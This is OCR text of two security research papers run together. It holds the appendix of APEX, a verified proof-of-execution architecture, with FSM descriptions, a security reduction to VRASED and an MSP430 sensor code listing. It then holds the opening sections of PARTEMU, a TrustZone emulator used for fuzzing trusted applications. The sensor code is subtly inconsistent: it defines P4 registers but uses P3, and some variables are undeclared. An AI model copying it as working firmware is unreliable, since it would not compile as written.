[40] Arvind Seshadri, Adrian Perrig, Leendert Van Doorn, and Pradeep Khosla. SWATT: Software-based attestation for embedded devices. In *IEEE S&P '04*, 2004.

[41] A. Seshadri et al. Pioneer: Verifying code integrity and enforcing untampered code execution on legacy systems. In *ACM SOSP*, 2005.

[42] Trusted Computing Group. Trusted platform module (tpm), 2017.

[43] A Virtualization. Secure virtual machine architecture reference manual. *AMD Publication*, 33047, 2005.

[44] Shaza Zeitouni, Ghada Dessouky, Orlando Arias, Dean Sullivan, Ahmad Ibrahim, Yier Jin, and Ahmad-Reza Sadeghi. Atrium: Runtime attestation resilient under memory attacks. In *Proceedings of the 36th International Conference on Computer-Aided Design*, pages 384–391. IEEE Press, 2017.

[45] Jean-Karim Zinzindohoué, Karthikeyan Bhargavan, Jonathan Protzenko, and Benjamin Beurdouche. Hacl*: A verified modern cryptographic library. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1789–1806. ACM, 2017.

APPENDIX

A Sub-Module Verification

APEX is designed as a set of seven sub-modules. We now describe *APEX*'s verified implementation, by focusing on two of these sub-modules and their corresponding properties. The Verilog implementation of omitted sub-modules is available in [1]. Each sub-module enforces a sub-set of the LTL specifications in Definition 6. As discussed in Section 6, sub-modules are designed as FSMs. In particular, we implement them as Mealy FSMs, i.e, their output changes as a function of both the current state and current input values. Each FSM takes as input a subset of the signals shown in Figure 2 and produces only one output – $EXEC$ – indicating violations of PoX properties.

To simplify the presentation, we do not explicitly represent the value of $EXEC$ for each state transition. Instead, we define the following implicit representation:

1. $EXEC$ is 0 whenever an FSM transitions to $NotExec$ state.
2. $EXEC$ remains 0 until a transition leaving $NotExec$ state is triggered.
3. $EXEC$ is 1 in all other states.
4. **Sub-modules composition:** Since all PoX properties must simultaneously hold, the value of $EXEC$ produced by *APEX* is the conjunction (logical *AND*) of all sub-modules' individual $EXEC$ flags.




Figure 6: Verified FSM for LTLs 4-6, a.k.a., EP2- Ephemeral Atomicity.

Figure 6 represents a verified model enforcing LTLs 4-6, corresponding to the high-level property **EP2- Ephemeral Atomicity**. The FSM consists of five states. $notER$ and $midER$ represent states when PC is: (1) outside ER, and (2) within ER respectively, excluding the first (ER_{min}) and last (ER_{max}) instructions. Meanwhile, $fstER$ and $lstER$ correspond to states when PC points to the first and last instructions, respectively.




Figure 7: Verified FSM for LTL 10, a.k.a., MP3- Challenge Temporal Consistency.

The only possible path from $notER$ to $midER$ is through $fstER$. Similarly, the only path from $midER$ to $notER$ is through $lstER$. A transition to the $NotExec$ state is triggered whenever: (1) any sequence of values for PC do not follow the aforementioned conditions, or (2) irq is logical 1 while PC is inside ER. Lastly, the only way to transition out of the $NotExec$ state is to restart ER's execution.

Figure 7 shows the FSM verified to comply with LTL 10 (**MP3- Challenge Temporal Consistency**). The FSM has two states: *Run* and $NotExec$. The FSM transitions to the $NotExec$ state and outputs $EXEC = 0$ whenever a violation happens, i.e., whenever $METADATA$ is modified in software. It transitions back to *Run* when ER's execution is restarted without such violation.

B Proofs of Implementation Correctness & Security

In this section we discuss the computer proof for *APEX*'s implementation correctness (Theorem 1) and the reduction, showing that *APEX* is a secure PoX architecture as long as *VRASED* is a secure RA architecture (Theorem 2). A formal LTL computer

Theorem 1. *Definition 4* $\wedge$ *LTLs 3 –12* $\rightarrow$ *Definition 5.*

proof for Theorem 1 is available at [1]. We here discuss the intuition behind such proof. Theorem 1 states that LTLs 3 – 12, when considered in conjunction with the machine model in Definition 4, imply *APEX*'s implementation correctness.

Recall that Definition 5 states that, in order to have $EXEC = 1$ during the computation of XProve, at least once **before such event** ($EXEC = 1$) the following must have happened:

1. The system reached state S_0 in which the software stored in ER started executing from its first instruction ($PC = ER_{min}$).
2. The system eventually reached a state S_1 when ER finished executing ($PC = ER_{max}$). In the interval between S_0 and S_1 PC remained executing instructions within ER, and there were no interrupts, no resets, and DMA remained inactive.
3. The system eventually reached a state S_2 when XProve started executing ($PC = CR_{min}$). In the interval between

S_0 and S_2 the memory regions of *METADATA* and *ER* were not modified.

4. In the interval between S_0 and S_2 the *OR* memory region was only modified by *ER*'s software execution ($PC \in ER \vee \neg$ Modify_Mem(OR)).

The first two properties to be noted are LTL 12 and LTL 11. LTL 12 establishes the default state of *EXEC* is 0. LTL 11 enforces that the only possible way to change *EXEC* from 0 to 1 is by having $PC = ER_{min}$. In other words, *EXEC* is 1 during the computation of XProve only if, at some point before that, the code stored in ER started to execute (state S_0).

To see why state S_1 (when ER execution finishes, i.e., $PC = ER_{max}$) is reached with ER executing atomically until then, we look at LTLs 4, 5, 6, and 9. LTLs 4, 5 and 6 enforce that *PC* will stay inside *ER* until S_1 or otherwise *EXEC* will be set to 0. On the other hand, it is impossible to execute instructions of XProve ($PC \in CR$) without leaving *ER*, because LTL 9 guarantees that *ER* and *CR* do not overlap, or $EXEC = 0$.

So far we have argued that to have a token $\mathcal{H}$ that reflects $EXEC = 1$ the code contained in *ER* must have executed successfully. What remains to be shown is: producing this token implies the code in *ER* and *METADATA* are not modified in the interval between S_0 and S_2 and only *ER*'s execution can modify *OR* in the same time interval.

Clearly, the contents of *ER* can not be modified after S_0 because Modify_Mem(*ER*) directly implies that LTL 3 will set $EXEC = 0$. The same reasoning is applicable for modifications to *METADATA* region with respect to LTL 10. The same argument applies to modifying *OR*, with the only exception that *OR* modifications are allowed only by the CPU and when $PC \in ER$ (LTL 7). This means that *OR* can only be modified by the execution of *ER*. In addition, LTL 7 also ensures that DMA is disabled during the execution of *ER* to prevent unauthorized modification of intermediate results in data memory. Therefore, the timeline presented in Figure 3 is strictly implied by *APEX*'s implementation. This concludes the reasoning behind Theorem 1.

Proof. (Theorem 2) Assume that $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ is an adversary capable of winning the security game in Definition 2 against *APEX* with more than negligible probability. We show that, if such $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ exists, then it can be used to construct (in a polynomial number of steps) $\mathcal{A}\mathsf{dv}_{\mathsf{RA}}$ that wins *VRASED*'s security game (Definition 7) with more than negligible probability. Therefore, by contradiction, nonexistence of $\mathcal{A}\mathsf{dv}_{\mathsf{RA}}$ (i.e., *VRASED*'s security) implies nonexistence of $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ (*APEX*'s security).

First we recall that, to win *APEX*'s security game, $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ must provide $(\mathcal{H}_{\mathcal{A}\mathsf{dv}}, O_{\mathcal{A}\mathsf{dv}})$, such that $\mathsf{XVerify}(\mathcal{H}_{\mathcal{A}\mathsf{dv}}, O_{\mathcal{A}\mathsf{dv}}, \mathcal{S}, \mathcal{C}\mathsf{hal}, \cdot) = 1$. To comply with conditions 3.a and 3.b in Definition 2, this must be done in either of the following two ways:

`Case1` $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ does not execute $\mathcal{S}$ in the time window between t_{req} and t_{verif} (i.e., $\neg\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(\mathcal{S}, t_{req} \rightarrow t_{verif})$).

`Case2` $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ calls $\mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(\mathcal{S}, t_{req} \rightarrow t_{verif})$ but modifies its output O in between the time when the execution of $\mathcal{S}$ completes and the time when XProve is called.

Theorem 2. *APEX is secure according to Definition 2 as long as VRASED is a secure* RA *architecture according to Definition 7.*

Definition 7. *VRASED's Security Game [15]*
7.1 RA ***Security Game (RA-game):***
Notation:
- l is the security parameter and $|\mathcal{K}| = |\mathcal{C}\mathsf{hal}| = |MR| = l$
- $AR(t)$ denotes the content of AR at time t
RA-*game:*

1. `Setup:` $\mathcal{A}\mathsf{dv}$ *is given oracle access to* `SW-Att` *calls.*
2. `Challenge:` *A random challenge* $\mathcal{C}\mathsf{hal} \leftarrow \$\{0,1\}^l$ *is generated and given to* $\mathcal{A}\mathsf{dv}$.
3. `Response:` $\mathcal{A}\mathsf{dv}$ *responds with a pair* (M, σ)*, where* σ *is either forged by* $\mathcal{A}\mathsf{dv}$*, or is the result of calling* `SW-Att` *at some arbitrary time t.*
4. $\mathcal{A}\mathsf{dv}$ *wins if and only if* $M \neq AR(t)$ *and* $\sigma = HMAC(KDF(\mathcal{K}, \mathcal{C}\mathsf{hal}), M)$.

7.2 RA ***Security Definition:***
An RA *scheme is considered secure if for all PPT adversaries* $\mathcal{A}\mathsf{dv}$*, there exists a negligible function* negl *such that:*

$$Pr[\mathcal{A}\mathsf{dv}, \mathsf{RA}\text{-}game] \leq \mathsf{negl}(l)$$

However, according to the specification of *APEX*'s XVerify algorithm (see Definition 3), a token $\mathcal{H}_{\mathcal{A}\mathsf{dv}}$ will only be accepted if it reflects an input value with $EXEC = 1$, as expected by $\mathcal{V}\mathsf{rf}$. In *APEX*'s implementation, O is stored in region *OR* and $\mathcal{S}$ in region *ER*. Moreover, given Theorem 1, we know that having $EXEC = 1$ during XProve implies three conditions have been fulfilled:

`Cond1` The code in *ER* executed successfully.

`Cond2` The code in *ER* and *METADATA* were not modified after starting *ER*'s execution and before calling XProve.

`Cond3` Outputs in *OR* were not modified after completing *ER*'s execution and before calling XProve.

The third condition rules out the possibility of `Case2` since that case assumes $\mathcal{A}\mathsf{dv}$ can modify O, resided in *OR*, after *ER* execution and *EXEC* stays logical 1 during XProve. We further break down `Case1` into three sub-cases:

`Case1.1` $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ does not follow Cond1-Cond3. The only way for $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ to produce $(\mathcal{H}_{\mathcal{A}\mathsf{dv}}, O_{\mathcal{A}\mathsf{dv}})$ in this case is **not** to call XProve and directly guess $\mathcal{H}$.

`Case1.2` $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ follows Cond1-Cond3 but does not execute $\mathcal{S}$ between t_{req} and t_{verif}. Instead, it produces $(\mathcal{H}_{\mathcal{A}\mathsf{dv}}, O_{\mathcal{A}\mathsf{dv}})$ by calling:

$$O_{\mathcal{A}\mathsf{dv}} \equiv \mathsf{XAtomicExec}^{\mathcal{P}\mathsf{rv}}(ER_{\mathcal{A}\mathsf{dv}}, t_{req} \rightarrow t_{verif}) \qquad (13)$$

where $ER_{\mathcal{A}\mathsf{dv}}$ is a memory region different from the one specified by $\mathcal{V}\mathsf{rf}$ on XRequest ($\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ can do this by modifying *METADATA* to different values of ER_{min} and ER_{max} before calling XAtomicExec).

`Case1.3` Similar to Case1.2, with $ER_{\mathcal{A}\mathsf{dv}}$ being the same region specified by $\mathcal{V}\mathsf{rf}$ on XRequest, but instead containing a different executable $\mathcal{S}_{\mathcal{A}\mathsf{dv}}$.

We show that an adversary that succeeds in any of these cases can be used win *VRASED*'s security game. To see why this is the case, we note that *APEX*'s XProve function is implemented by using *VRASED*'s `SW-Att`. `SW-Att` covers memory regions *MR* (challenge memory) and *AR* (attested region). Hence, *APEX* instantiates these memory regions as:

```
1  #define  P4IN          (*(volatile unsigned char *) 0x001C)
2  #define  P4OUT         (*(volatile unsigned char *) 0x001D)
3  #define  P4DIR         (*(volatile unsigned char *) 0x001E)
4  #define  P4SEL         (*(volatile unsigned char *) 0x001F)
5  #define  BIT4          (0x0010)
6  #define MAXTIMINGS     85
7  #define OR             0xEEE0 // OR is in AR
8  #define HIGH           0x1
9  #define LOW            0x0
10 #define INPUT          0x0
11 #define OUTPUT         0x1
12 __attribute__ ((section (".exec.entry"), naked)) void ReadSensorEntry
       () {
13     // ERmin
14     ReadSensor();
15     __asm__ volatile( "br #__exec_leave" "\n\t");
16 }
17 __attribute__ ((section (".exec.body"))) int digitalRead() {
18     if(P3IN & BIT4) return HIGH;
19     else return LOW;
20 }
21 __attribute__ ((section (".exec.body"))) void digitalWrite(uint8_t val
       ) {
22     if (val == LOW)
23         P3OUT &= ~BIT4;
24     else
25         P3OUT |= BIT4;
26 }
27 __attribute__ ((section (".exec.body"))) void pinMode(uint8_t val) {
28     if (val ==  INPUT)
29         P3DIR &= ~BIT4;
30     else if (val == OUTPUT)
31         P3DIR |= BIT4;
32 }
33
34 __attribute__ ((section (".exec.body"))) void ReadSensor() {
35     // Tell the sensor that we are about to read
36     digitalWrite(HIGH);
37     delayMS(250);
38     pinMode(OUTPUT);
39     digitalWrite(LOW);
40     delayMS(20);
41     digitalWrite(HIGH);
42     delayMicroseconds(40);
43     pinMode(INPUT);
44     uint8_t laststate = HIGH, counter = 0, j = 0, i;
45     uint8_t data[5] = {0};
46     // Read the sensor's value
47     for ( i=0; i< MAXTIMINGS; i++) {
48         counter = 0;
49         while (digitalRead() == laststate) {
50           counter++;
51           if (counter == 255) {
52             break;
53           }
54         }
55         laststate = digitalRead();
56         if (counter == 255) break;
57         if ((i >= 4) && (i%2 == 0)) {
58           data[j/8] <<= 1;
59           if (counter > 100) {
60             data[j/8] |= 1;
61             avg += counter;
62             k++;
63           }
64           j++;
65         }
66     }
67     // Copy the reading to OR
68     memcpy(OR, data, 5);
69 }
70
71 __attribute__ ((section (".exec.exit"), naked)) void ReadSensorExit()
       {
72     __asm__ volatile("ret" "\n\t");
73     // ERmax
74 }
```

(a) Fire Sensor's code written in C

```
1  ...
2  SECTIONS
3  {
4    ...
5    .text :
6    {
7      ...
8      *(.exec.entry)
9      . = ALIGN(2);
10     *(.exec.body)
11     . = ALIGN(2);
12     PROVIDE (__exec_leave = .);
13     *(.exec.exit)
14   } > REGION_TEXT
15   ...
16 }
17 ...
```

(b) Linker script

Figure 8: Code snippets for (a) fire sensor described in Section 7.3 (b) linker script

1. $MR = \mathcal{C}\mathsf{hal}$;
2. $ER \subset AR$;
3. $OR \subset AR$;
4. $METADATA \subset AR$;

Doing so ensures that all sensitive memory regions used by *APEX* are included among the inputs to *VRASED*'s attestation. Let $X(t)$ denote the content in memory region X at time t. $\mathcal{A}\mathsf{dv}_{\mathsf{RA}}$ can then be constructed using $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ as follows:

1. $\mathcal{A}\mathsf{dv}_{\mathsf{RA}}$ receives $\mathcal{C}\mathsf{hal}$ from the challenger in step (2) of RA security game of Definition 7.
2. At arbitrary time t, $\mathcal{A}\mathsf{dv}_{\mathsf{RA}}$ has 3 options to write $AR(t) = AR_{\mathcal{A}\mathsf{dv}}$ and call $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$:
   (a) Modify $ER(t) \neq \mathcal{S}$ or $OR(t) \neq O$ or $METADATA(t) \neq METADATA_{\mathcal{V}\mathsf{rf}}$. It then calls $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ in `Case1.1`.
   (b) Modify ER to be different from the range chosen by $\mathcal{V}\mathsf{rf}$. Therefore, $METADATA(t) \neq METADATA_{\mathcal{V}\mathsf{rf}}$. It then calls $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ in `Case1.2`.
   (c) Modify $ER(t)$ to be different from $\mathcal{S}$. It then calls $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ in `Case1.3`.

   In any of these options, $\mathcal{A}\mathsf{dv}_{\mathsf{RA}}$ will produce $(\mathcal{H}_{\mathcal{A}\mathsf{dv}}, O_{\mathcal{A}\mathsf{dv}})$, such that $\mathsf{XVerify}(\mathcal{H}_{\mathcal{A}\mathsf{dv}}, O_{\mathcal{A}\mathsf{dv}}, \mathcal{S}, \mathcal{C}\mathsf{hal}, \cdot) = 1$ with non-negligible probability.
3. $\mathcal{A}\mathsf{dv}_{\mathsf{RA}}$ replies to the challenger with the pair $(M, \mathcal{H}_{\mathcal{A}\mathsf{dv}})$, where M corresponds to the values of $\mathcal{S}$, O and $METADATA_{\mathcal{V}\mathsf{rf}}$, matching $\mathcal{H}_{\mathcal{A}\mathsf{dv}}$ and $O_{\mathcal{A}\mathsf{dv}}$ generated by $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$. By construction $M \neq AR_{\mathcal{A}\mathsf{dv}} = AR(t)$, as required by Definition 7.
4. Challenger will accept $(M, \mathcal{H}_{\mathcal{A}\mathsf{dv}})$ with the same non-negligible probability that $\mathcal{A}\mathsf{dv}_{\mathsf{PoX}}$ has of producing $(\mathcal{H}_{\mathcal{A}\mathsf{dv}}, O_{\mathcal{A}\mathsf{dv}})$ such that $\mathsf{XVerify}(\mathcal{H}_{\mathcal{A}\mathsf{dv}}, O_{\mathcal{A}\mathsf{dv}}, \mathcal{S}, \mathcal{C}\mathsf{hal}, \cdot) = 1$.

□

C Software Transformation

Recall that the notion of successful execution (in Section 5.1) requires the executable's entry point to be at the first instruction in ER and the exit point to be at the last instruction in ER. In this section, we discuss how to efficiently transform arbitrary software to conform with this requirement.

Lines 10-17 of Figure 8.a show a (partial) implementation of the `ReadSensor` function described in Section 7.3. This implementation, when converted to an executable, does not meet *APEX*'s executable requirement, since the compiler may choose to place one of its sub-functions (instead of `ReadSensor`) as the entry and/or exit points of the executable. One way to fix this issue is to implement all of its sub-functions as inline functions. However, this may be inefficient; in this example, it would duplicate the code of the same sub-functions (e.g., `digitalWrite`) inside the executable.

Instead, we create dedicated functions for entry (Line 1-4) and exit (Line 6-8) points, and assign those functions to separate executable sections: ".exec.entry" for the entry and ".exec.exit" for the exit. Then, we label all sub-functions used by `ReadSensor` as well as `ReadSensor` itself to the same section – ".exec.body" – and modify the MSP430 linker to place ".exec.body" between ".exec.entry" and ".exec.exit" sections. The modified linker script is shown in Figure 8.b.

PARTEMU: Enabling Dynamic Analysis of Real-World TrustZone Software Using Emulation

Lee Harrison*[1], Hayawardh Vijayakumar*[1], Rohan Padhye[2], Koushik Sen[2], and Michael Grace[1]

[1]Samsung Knox, Samsung Research America
{lee.harrison,h.vijayakuma,m1.grace}@samsung.com
[2]EECS Department, University of California, Berkeley
{rohanpadhye,ksen}@cs.berkeley.edu

Abstract

ARM's TrustZone technology is the basis for security of billions of devices worldwide, including Android smartphones and IoT devices. Because TrustZone has access to sensitive information such as cryptographic keys, access to TrustZone has been locked down on real-world devices: only code that is authenticated by a trusted party can run in TrustZone. A side-effect is that TrustZone software cannot be instrumented or monitored. Thus, recent advances in dynamic analysis techniques such as feedback-driven fuzz testing have not been applied to TrustZone software.

To address the above problem, this work builds an emulator that runs four widely-used, real-world TrustZone operating systems (TZOSes) - Qualcomm's QSEE, Trustonic's Kinibi, Samsung's TEEGRIS, and Linaro's OP-TEE - and the trusted applications (TAs) that run on them. The traditional challenge for this approach is that the emulation effort required is often impractical. However, we find that TZOSes depend only on a limited subset of hardware and software components. By carefully choosing a subset of components to emulate, we find we are able to make the effort practical. We implement our emulation on PARTEMU, a modular framework we develop on QEMU and PANDA. We show the utility of PARTEMU by integrating feedback-driven fuzz-testing using AFL and use it to perform a large-scale study of 194 unique TAs from 12 different Android smartphone vendors and a leading IoT vendor, finding previously unknown vulnerabilities in 48 TAs, several of which are exploitable. We identify patterns of developer mistakes unique to TrustZone development that cause some of these vulnerabilities, highlighting the need for TrustZone-specific developer education. We also demonstrate using PARTEMU to test the QSEE TZOS itself, finding crashes in code paths that would not normally be exercised on a real device. Our work shows that dynamic analysis of real-world TrustZone software through emulation is both feasible and beneficial.

* These authors contributed equally to this work.

1 Introduction

ARM's TrustZone technology [2] is the basis for security of billions of devices worldwide, including Android smartphones [51,54] and IoT devices [55]. TrustZone provides two isolated environments: a rich execution environment (REE or "normal world") for running normal applications, and a trusted execution environment (TEE or "secure world") for running trusted applications. Only the secure world has access to sensitive data such as cryptographic keys and biometrics information. The secure world runs security-critical "trusted applications" (TAs) for cryptographic key management, attestation [41], device integrity maintenance [4], and authentication on top of a TrustZone operating system (TZOS). It is the responsibility of the TAs and TZOS to protect access to such sensitive data even if the normal world is fully compromised, for example, due to malicious apps or users who "root" their smartphones [63]. A vulnerability in a TA or the TZOS leads to a breakdown of this protection. Therefore, it is critical to be able to analyze the security of TrustZone software.

In spite of TrustZone software's importance to security, dynamic analysis of real-world TrustZone software is limited by TrustZone's locked-down nature. In real-world TrustZone deployments, only code that is authenticated (i.e., signed) by a trusted party can run. This restriction maintains the security of data accessible only by the secure world. However, it comes at a cost: the inability to instrument or monitor code in the secure world. This rules out applying dynamic analysis techniques such as feedback-driven fuzz testing [9, 12, 40, 61], concolic execution [13, 48], taint analysis [17, 58], or debugging, on TrustZone software on real devices.

As a result, approaches to analyze real-world TrustZone software have been limited. Approaches to find TA vulnerabilities include static reverse-engineering of binaries [7, 8] and blind fuzzing without feedback [6] on real devices. Approaches that attempt to emulate software by forwarding requests to real hardware [28, 31, 49, 59] through interfaces such as JTAG or USB are not applicable, since TrustZone hardware does not export such interfaces and its software is

locked down. Perhaps closest to our work is TEEMU, mentioned in a talk by Komaromy [30]. While they do not attempt full-system TZOS and TA emulation, they run TAs for a real-world TZOS (an older version of Trustonic's Kinibi [56]) by re-implementing a subset of the TZOS system calls. Since they do not run the original TZOS, this limits TEEMU to testing Kinibi TAs that use only those system calls that they re-implement, and does not allow testing the Kinibi TZOS itself. Furthermore, reproducibility is dependent on the fidelity of re-implementation of the TZOS system calls, which are often complicated.

In this work, we re-host[2] binary images of closed-source, real-world TZOSes in a full-system emulator to enable holistic dynamic analysis of TrustZone software - the TZOSes themselves and the TAs that run on these TZOSes. Specifically, we build an emulator that can run four widespread, real-world TZOSes: Qualcomm's QSEE [38], Trustonic's Kinibi [56], Samsung's TEEGRIS [43], and Linaro's OP-TEE [34][3]. As of 2019, Qualcomm's QSEE runs on more than 60% of Android phones [51, 62], Trustonic's Kinibi runs on over 1.7 billion devices, including 9 of the top 10 Android vendors [54], and Samsung's TEEGRIS runs on several of Samsung's non-Qualcomm smartphones, including its flagship Samsung Galaxy S10 [22, 50], making them the three most widely-used real-world TZOSes.

The obvious challenge for emulation is its practical feasibility. Android smartphones, the biggest users of TrustZone in the real-world, have a huge number of hardware and software components. The naïve approach of attempting to run an entire firmware image by emulating all required hardware is not practically feasible, especially given many vendor-specific, undocumented components. However, many components, such as a hypervisor, are unrelated to the TZOS. Therefore, to make the emulation effort practical, we start by excluding components unrelated to the TZOS.

However, even after excluding such unrelated components, we still find that supporting the remaining components is impractical. For example, the TZOS depends on the bootloader, which itself depends on a variety of storage controllers that are typically extremely complicated, vendor-specific and not sufficiently supported by any open-source emulator. Our insight is that, here, it is more practical to emulate the bootloader's APIs that the TZOS depends on than it is to support the entire, unmodified bootloader binary with all its dependencies. Thus, we re-implement the relevant functionality of the bootloader in a custom component that mimics, or emulates, the original bootloader to the TZOS. Our approach, therefore, is to study TZOS dependencies on each software component and determine whether it is more practical to reuse the original component or emulate it. In this process, we also identify dependency patterns on each component that may help similar future efforts for other closed-source TZOSes.

We implement our design on PARTEMU, a modular framework that we built on QEMU [5] and PANDA [17]. We show that both the software and hardware emulation effort required to support these TZOSes is practically feasible: hardware required emulation of a total of 235 distinct registers using 8 access patterns, and additional support for only 3 devices, whereas software emulation of the bootloader and secure monitor required specifying 52 data values and 17 APIs, many again following simple patterns. We show the utility of PARTEMU by integrating feedback-driven fuzz-testing using AFL as a module, and use it to test 194 unique TAs from 12 different Android smartphone vendors and a leading IoT vendor, finding previously unknown vulnerabilities in 48 TAs, several of which are exploitable. We identify patterns unique to TrustZone development that cause some of these vulnerabilities, highlighting the need for TrustZone-specific developer education. We also demonstrate using PARTEMU to test the QSEE TZOS itself, finding crashes in code paths that would not normally be exercised on a real device.

In summary, the work makes the following contributions.

- We study the software and hardware emulation effort required to run four widespread, real-world TrustZone OSes - Kinibi, QSEE, TEEGRIS, and OP-TEE - in an emulator, showing that the emulation effort is practically feasible if we choose a suitable subset of components to emulate,
- We build PARTEMU, a system that enables modular dynamic analysis of TrustZone by addressing additional challenges such as stability, performance, and TA authentication, and
- We use PARTEMU to perform a large-scale study of 194 real-world TAs from 12 different smartphone vendors and a leading IoT vendor, finding several previously-unknown vulnerabilities and identifying patterns of causes.

To the best of our knowledge, we are the first to demonstrate that it is practically feasible to re-host real-world closed-source TZOSes in an emulator, and to perform a large-scale dynamic analysis of real-world TAs across Android smartphone vendors.

2 Problem

The problem we address in this paper is that dynamic analysis for real-world, deployed TrustZone software is extremely limited due to TrustZone's necessarily locked-down nature. TrustZone is often the foundation for smartphone security since it has access to critical cryptographic material. For example, it has access to a device-unique symmetric hardware

[2] Firmware re-hosting [23] is the process of migrating firmware from its original hardware environment into a virtual environment.

[3] OP-TEE can already be compiled to run in an emulator. However, we re-host an already-built binary image that runs on real hardware to an emulator.

key [1, 41] that is used to ensure that data stored on disk encrypted by that key can only be decrypted on that particular device. As another example, on Samsung phones, TrustZone has access to a factory-installed per-device private key signed by the Samsung CA [42] for remote attestation. Thus, remote servers can verify that they are communicating with a valid, protected, Samsung device, and can decide to store enterprise data on such devices. By convention, on such devices, only authenticated TrustZone software that is signed by a trusted party can run. If arbitrary changes were possible to TrustZone software, then these keys and secrets could be leaked, thus completely compromising security.

A side-effect of the inability to change TrustZone software is that dynamic analysis is extremely limited for the community. Without the ability to instrument or monitor TrustZone software, the community cannot take advantage of advances in dynamic analysis such as feedback-driven fuzz testing [12, 40, 48, 61] for TrustZone software. State-of-the-art for dynamic analysis on devices is limited to projects such as FuzzZone [6], which enables black-box fuzz testing of TrustZone on devices using a custom normal-world Linux kernel driver. Even here, if there is a crash, it is almost impossible to find the root cause. Devices typically just reboot and do not have TrustZone crash logs since such information may leak sensitive data. Researchers have been restricted to primarily static reverse-engineering of binaries [7, 8] to find vulnerabilities in TrustZone software.

Thus, we are left with the status quo that TrustZone software, despite being the foundation of security on millions of smartphone devices across the world, has received limited scrutiny from the community.

2.1 Goals

To address the above problem, our goal is to build an emulator to enable dynamic analysis of real-world TrustZone software. In particular, our aim is to re-host closed-source binary images of four widely-deployed real-world TZOSes (and their TAs) in an emulator: Qualcomm's QSEE [38], Trustonic's Kinibi [56], Samsung's TEEGRIS [43], and Linaro's OP-TEE [34]. Specifically, we have the following goals:

- **Compatibility**. The emulator should be able to run the same TZOS and TA binaries that are deployed on real-world devices.
- **Reproducibility**. The emulator should have sufficient fidelity so that the issues discovered should be reproducible on the real device.
- **Feasbility**. We want to require practically feasible hardware and software emulation effort to build the emulator.

3 Challenge and Solution Overview

Our main challenge is that environments that use ARM TrustZone in the real world have a large number of software and hardware components, thus making emulation non-trivial. Android smartphones, the largest users of ARM TrustZone, have software that includes the Android framework, Android apps, the Linux kernel, and a hypervisor in the normal world, and a secure monitor, TZOS, and TAs in the secure world. Hardware includes the system-on-chip, TrustZone address-space and protection controllers, cryptography co-processors, and peripherals such as a touchscreen, camera, GPS, and storage. Naïvely loading the entire firmware binary in an emulator and running it is practically infeasible due to the huge amount of hardware components, many custom and without documentation, that need to be emulated.




Figure 1: Solution steps.

To make the emulation effort practically feasible, we first note that the TZOS only depends on a limited subset of all hardware and software components. For example, the TZOS usually has no dependency on the hypervisor. Therefore, such components can be excluded. Second, even for those components that the TZOS depends on, we find that we can sometimes further reduce effort by extracting out only the relevant parts of the component that the TZOS depends on into a stub, depending on how tightly the TZOS is coupled with the component. In general, we can more easily extract dependencies and emulate a component using a stub if the TZOS is loosely coupled with it. Otherwise, it is may be more practical to reuse the original binary component and support its dependencies.

Our solution approach, therefore, has three main steps. We start by studying the dependencies of the target component we want to emulate (Step 1 in Figure 1). In our case, our target, the TZOS depends on the secure monitor, the TEE driver in the Linux kernel, the TEE userspace, and the bootloader. We exclude components that the TZOS does not depend on. For each component the TZOS depends on, we estimate how tightly they are coupled, i.e., how complex the dependency is. Next, using this information, we decide whether to emulate components using a stub or reuse original components (Step 2 in Figure 1). Section 5 describes criteria for choosing whether to reuse or emulate a component, and Section 6 studies component dependencies in our target TZOSes, finding concrete patterns that suggest reuse or emulation.

Third, once we decide which software and hardware components to emulate, we need to emulate them (Step 3 in Figure 1), that is, replace the component with a stub that sufficiently mimics the original component. For most hardware

components, we find that the TZOS binary itself gives sufficient information about the expected interaction, such as the result of reading a register. We find that simple register access patterns are sufficient to emulate most hardware (Section 7).

4 TZOS Background

In this section, we first present relevant background on ARM TrustZone (Section 4.1), and then study component dependencies in a typical system running ARM TrustZone (Section 4.2).

4.1 ARM TrustZone Background

